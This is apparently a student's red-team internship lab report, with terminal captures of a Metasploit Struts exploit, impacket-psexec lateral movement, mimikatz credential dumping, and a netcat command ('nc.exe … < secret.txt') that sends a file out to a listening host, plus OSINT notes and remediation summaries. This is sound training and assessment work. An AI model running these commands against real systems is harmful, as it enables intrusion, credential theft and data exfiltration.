

Id  Name
--  -
0   Windows Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/struts_code_exec) > set RHOSTS 192.168.29.168
RHOSTS => 192.168.29.168
msf exploit(multi/http/struts_code_exec) > run
[*] Started reverse TCP handler on 192.168.29.59:4444
[*] Sending request to 192.168.29.168:8080
[*] Command Stager progress - 100.00% done (82/82 bytes)
[*] Attempting to execute the payload...
w[*] Exploit completed, but no session was created.
msf exploit(multi/http/struts_code_exec) >
```

OWASP ZAP





Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution vulnerability



Analysis

The exploitation process identified critical vulnerabilities in the target system. The presence of remote code execution indicates a high security risk.

Remediation

- Update vulnerable software regularly
- Apply latest security patches
- Disable unnecessary services
- Use firewall and monitoring tools

4. Lateral Movement and Persistence

Description

A lateral movement exercise was performed in a controlled lab environment to simulate how an attacker moves from one compromised system to another within a network.

Tools Used

Impacket (PsExec), Covenant

Procedure

1. Initial access to a target system was established in the lab environment.
2. Network connectivity between systems was verified.
3. Remote execution tools were used to access another system.
4. Commands were executed on the second machine.
5. Access to the system was confirmed and documented.



```
Administrator Command Prompt
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : 
    IPv6 Address. . . . . : 2485:201:402d:88c7:9c1b:5136:f2bc:e499
    Temporary IPv6 Address. . . . . : 2485:201:402d:88c7:892e:f425:5408:56db
    Link-local IPv6 Address . . . . . : fe80:52f:ecae:692c:1c82%7
    IPv4 Address. . . . . : 192.168.29.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80:a24c:cfff:fece:2021%7
    . . . . . : 192.168.29.1

C:\Windows\system32>net user

User accounts for \\DESKTOP-AERLPP0

Administrator          DefaultAccount          Guest
Administrator          WDAGUtilityAccount      Guest
The command completed successfully.

C:\Windows\system32>net user Administrator 12345
The command completed successfully.

C:\Windows\system32>net user Administrator /active:yes
The command completed successfully.

C:\Windows\system32>net user Administrator
User name          Administrator
Full Name          Administrator
Comment            Built-in account for administering the computer/domain
User's comment      
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never
Password last set   22-03-2026 02:34:58
Password expires    Never
Password changeable 22-03-2026 02:34:58
Password required    Yes
User may change password Yes
Workstations allowed All
Logon script         
Logon profile        DefaultProfile
Home directory        C:\Windows\system32\config\systemprofile
Last logon            22-03-2026 02:34:58
Logon hours allowed  All
Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.

C:\Windows\system32>
```

```
root@kali: /home/kali
root@kali: /home/kali/intercept/Week_3
root@kali: /home/kali

root@kali: /home/kali
# impacket-psexec Administrator:12345@192.168.29.3
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc0000072 - STATUS_ACCOUNT_DISABLED - The referenced account is currently disabled and may not be logged on to.

root@kali: /home/kali
# impacket-psexec Administrator:12345@192.168.29.3
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.29.3.....
[*] Found writable share ADMIN$
[*] Uploading file EbgftjGL.exe
[*] Opening SVCManager on 192.168.29.3.....
[*] Creating service GcWd on 192.168.29.3.....
[*] Starting service GcWd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
DESKTOP-AERLPP0

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```



```
root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali/Internship/Week_3 root@kali: /home/kali

root@kali: /home/kali# impacket-psexec Administrator:12345@192.168.29.3
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc0000072 - STATUS_ACCOUNT_DISABLED - The referenced account is currently disabled and may not be logged on to.

root@kali: /home/kali# impacket-psexec Administrator:12345@192.168.29.3
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.29.3.....
[*] Found writable share ADMIN$
[*] Uploading file EbgfjGL.exe
[*] Opening SVCManager on 192.168.29.3.....
[*] Creating service GcW0 on 192.168.29.3.....
[*] Starting service GcW0.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali/Internship/Week_3 root@kali: /home/kali

root@kali: /home/kali# ssh msfadmin@192.168.29.168
Unable to negotiate with 192.168.29.168 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

root@kali: /home/kali# ssh -o HostKeyAlgorithms+=ssh-rsa -o PubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.29.168
The authenticity of host '192.168.29.168 (192.168.29.168)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJ884rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.29.168' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.29.168's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Mar 22 03:36:05 2026
msfadmin@metasploitable:~$
```



```

root@kali: /home/kali
Session Actions Edit View Help

root@kali: /home/kali/Internship/Week_3 ■ root@kali: /home/kali ■

root@kali:~# ssh msfadmin@192.168.29.168
Unable to negotiate with 192.168.29.168 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

root@kali:~# ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.29.168
The authenticity of host '192.168.29.168 (192.168.29.168)' can't be established.
RSA key fingerprint is: SHA256:8Qum56oIX9GCI0LuVscgPKLQsuPs+E9d/rRJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.29.168' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.29.168's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Mar 22 03:36:05 2026
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin)
),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$

```

Summary

Lateral movement was performed to demonstrate how attackers move within a network after gaining initial access. Using remote execution tools, access to another system was achieved. This highlights the importance of network segmentation, access control, and monitoring to prevent unauthorized movement across systems.

Persistence

Persistence techniques were used to maintain access to the compromised system for future operations.

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily

Analysis

The exercise showed that attackers can move across systems and maintain access. Weak monitoring and lack of segmentation increase the risk of lateral movement.



5. Social Engineering Lab

Description


A social engineering exercise was performed to gather information about a target using OSINT tools. The objective was to collect publicly available data and understand how attackers use this information for targeted attacks.

Tools Used

Maltego, PhoneInfoga, SET (Social Engineering Toolkit)

Intel Gathering

Information gathering was performed using OSINT tools to identify details related to the target. Maltego was used to map relationships and visualize connections between entities.





PhoneInfoga

PhoneInfoga is an OSINT tool used to gather information related to phone numbers, such as carrier details and possible linked accounts. It helps in identifying connections between phone numbers and individuals during reconnaissance.

Target ID	Data Source	Information	Notes
TID001	Maltego	Name/Phone/Email	Linked to target
TID002	PhoneInfoga	Phone number info	Basic details only

Vishing Simulation

A mock vishing scenario was created to demonstrate how attackers can trick individuals into revealing sensitive information over a phone call.

Summary

A social engineering scenario was simulated to demonstrate how attackers gather information and manipulate targets. OSINT tools like Maltego help in identifying relationships, while phone-based information can assist in targeted attacks. Awareness and verification are essential to prevent such social engineering threats.

6. Exploit Development Basics

Description

Exploit development involves identifying vulnerabilities in software and creating techniques to take advantage of them. This helps in understanding how attackers exploit system weaknesses.

Tools Used

GDB, Radare2,

Binary Analysis

Binary analysis was performed on a vulnerable program to identify potential weaknesses. Tools like strings and GDB were used to analysis the program behaviour

```

Program received signal SIGSEGV, Segmentation fault.
0x000055555555519e in main ()
(gdb) info registers
Undefined command: "info registers". Try "help".
(gdb) info registers
rax             0x0                0
rbx             0x0                0
rcx             0x0                0
rdx             0x0                0
rsi             0x400                1024
rdi             0x7fffffffed0        140737488346832
rbp             0x4141414141414141    0x4141414141414141
rsp             0x7fffffffef08       0x7fffffffef08
r8              0x0                0
r9              0x0                0
r10             0x0                0
r11             0x202                514
r12             0x1                1
r13             0x7ffff7ffd000         140737354125312
r14             0x7fffffffef218         140737488347672
r15             0x5555555555555555         93824992247256
rip             0x555555555555519e       0x555555555555519e <main+85>
eflags          0x10202             [ IF RF ]
cs              0x33                51
ss              0x2b                43
ds              0x0                0
es              0x0                0
fs              0x0                0
gs              0x0                0
fs_base         0x7ffff7daa740        140737351690048
gs_base         0x0                0
(gdb) ==

```

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Credential Dumping

Credential dumping was performed in a controlled lab environment to extract user credentials from the system for analysis.

```
mimikatz 2.2.0 (x64) (no-eo)
03-2026 04-02 <DIR> .
03-2026 04-02 <DIR> ..
01-2013 05-10 39,288 mimidrv.sys
09-2022 04-14 1,355,264 mimikatz.exe
09-2022 04-14 37,376 mimilib.dll
09-2022 04-14 18,752 mimipool.dll
4 File(s) 1,440,500 bytes
2 Dir(s) 29,994,848,256 bytes free

Users\HP\Documents\mimikatz\64\mimikatz.exe
##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:00
# " " "A la Vie, A l'Amour" - (no-eo)
/ \ ## Benjamin OILPV gentikid ( benjamin@gentikid.com )
\ / ## > https://blog.gentikid.com/mimikatz
# v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

ikatz # Privilege:debug
ilege '20' ok

ikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 300559 (00000000:000188cf)
ion : Interactive from 1
* Name : HP
* Domain : DESKTOP-AERLPPD
* Server : DESKTOP-AERLPPD
on Time : 22-03-2026 02:29:32
* NTLM : 7a21990fcd3d759041e45c490f143d5f
* SHA1 : 2f2410ba3b3cf5db18302cd20ca90809515abe0f
* DPAPI : 2f2410ba3b3cf5db18302cd20ca90809515abe0f

tskg :
wdigest :
* Username : HP
* Domain : DESKTOP-AERLPPD
* Password : (null)
kerberos :
* Username : HP
* Domain : DESKTOP-AERLPPD
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 300492 (00000000:0001888c)
ion : Interactive from 1
* Name : HP
* Domain : DESKTOP-AERLPPD
* Server : DESKTOP-AERLPPD
on Time : 22-03-2026 02:29:32
* NTLM : 7a21990fcd3d759041e45c490f143d5f
* SHA1 : 2f2410ba3b3cf5db18302cd20ca90809515abe0f
* DPAPI : 2f2410ba3b3cf5db18302cd20ca90809515abe0f

msv :
[00000000] Primary
* Username : HP
* Domain :
* NTLM : 7a21990fcd3d759041e45c490f143d5f
```

```
C:\Windows\System32\cmd.exe - nc.exe 192.168.29.59 4444
Microsoft Windows [Version 10.0.19045.0466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 6A5D-EAF3

Directory of C:\Users\HP\Documents

22-03-2026 04:22 <DIR> .
22-03-2026 04:22 <DIR> ..
12-10-2026 02:26 <DIR> Compressed
05-02-2026 02:23 <DIR> Custom Office Templates
09-02-2026 09:15 <DIR> Documents
16-02-2026 00:48 <DIR> Internship
27-02-2026 03:17 <DIR> Last task
22-03-2026 04:03 <DIR> mimikatz
22-03-2026 04:11 138,636 mimikatz.PMG
22-03-2026 04:21 38,016 nc.exe
12-11-2026 06:51 <DIR> NetSparker
22-03-2026 04:18 14 secret.txt
16-03-2026 00:29 <DIR> Security task
22-03-2026 02:29 136,128 windows-net_user.PMG
4 File(s) 313,388 bytes free
10 Dir(s) 29,992,095,744 bytes free

C:\Users\HP\Documents>nc.exe 192.168.29.59 4444 < secret.txt
```



```
root@kali: /home/kali/Intership/Week_3
nc -lvp 4444
listening on [any] 4444 ...
192.168.29.3: inverse host lookup failed: Unknown host
connect to [192.168.29.59] from (UNKNOWN) [192.168.29.3] 50445
secret_data
```

Hash Type	Username	Hash Value
NTLM	Administrator	7a21990fcd3d759941e45c490f143d5f

Analysis

The task demonstrated that attackers can extract sensitive information and transfer it the system. Lack of monitoring and security controls increases the risk of data leakage.



8. Red Team Report Creation

Description

A final Red Team report was created to document all activities performed during the assessment. The report summarizes all attack phases and findings.

Executive Summary

The Red Team assessment simulated real-world attack scenarios in a controlled environment. The assessment included reconnaissance, initial access, exploitation, lateral movement, evasion, and data exfiltration. Multiple security weaknesses were identified across different stages, highlighting the need for improved monitoring and security controls.

Findings


- Subdomains and exposed services were identified
- Phishing simulation successfully captured credentials
- Vulnerabilities were exploited in the system
- Lateral movement across systems was possible
- Evasion techniques reduced detection visibility
- Data extraction demonstrated security risks

Recommendations

- Implement strong authentication and password policies
- Apply regular patches and updates
- Monitor system logs and network activity
- Restrict unnecessary services and ports
- Conduct security awareness training
- Use network segmentation



Attack Flow Diagram



9. Capstone Project – Full Red Team Engagement

Activities

Tools: Kali Linux, Metasploit, Covenant, Google Docs

Tasks: Simulate breach from reconnaissance to data exfiltration



Simulation

The simulation included reconnaissance, gaining access through phishing, exploiting vulnerabilities, moving laterally across systems, and performing data exfiltration in a controlled environment.

Phase	Tool Used	Action Description	MITRE Technique
Recon	Recon-ng	Subdomain enumeration	T1595
Initial Access	Gophish	Phishing simulation	T1566
Exploitation	Metasploit	Vulnerability exploited	T1190
Lateral Movement	Psexec	Remote system access	T1021
Exfiltration	Netcat	Data transfer simulation	T1041

Blue Team Analysis

Blue Team analysis was performed by reviewing system logs to identify suspicious activities during the simulation.

Timestamp	Alert Description	Source IP	Notes
2026-03-12 13:00:00	Suspicious Login	192.168.29.3	Phishing attempt

Evasion Test

An evasion test was performed to observe how detection systems respond to modified activity. It was observed that basic evasion techniques can reduce detection visibility.



200-word Report

The Capstone Project simulated a full Red Team engagement in a controlled environment. The assessment started with reconnaissance to gather information about the target system. Initial access was achieved through phishing simulation, followed by exploitation of identified vulnerabilities. Lateral movement was performed to access additional systems, and data exfiltration demonstrated the potential impact of a successful attack.

The Blue Team analysis identified suspicious login attempts and system activities, highlighting detection capabilities. However, certain actions were not immediately detected, indicating gaps in monitoring and response.

The overall assessment showed that weak authentication, lack of monitoring, and vulnerable services increase security risks. Implementing strong security measures such as patch management, network segmentation, and continuous monitoring can significantly improve system security.

100-word Non-Technical Summary

This project demonstrated how attackers can gain access to systems, move within a network, and extract data. The simulation showed that weak security controls and lack of monitoring can lead to serious risks. By improving security practices such as strong passwords, regular updates, and monitoring, organizations can better protect their systems from attacks.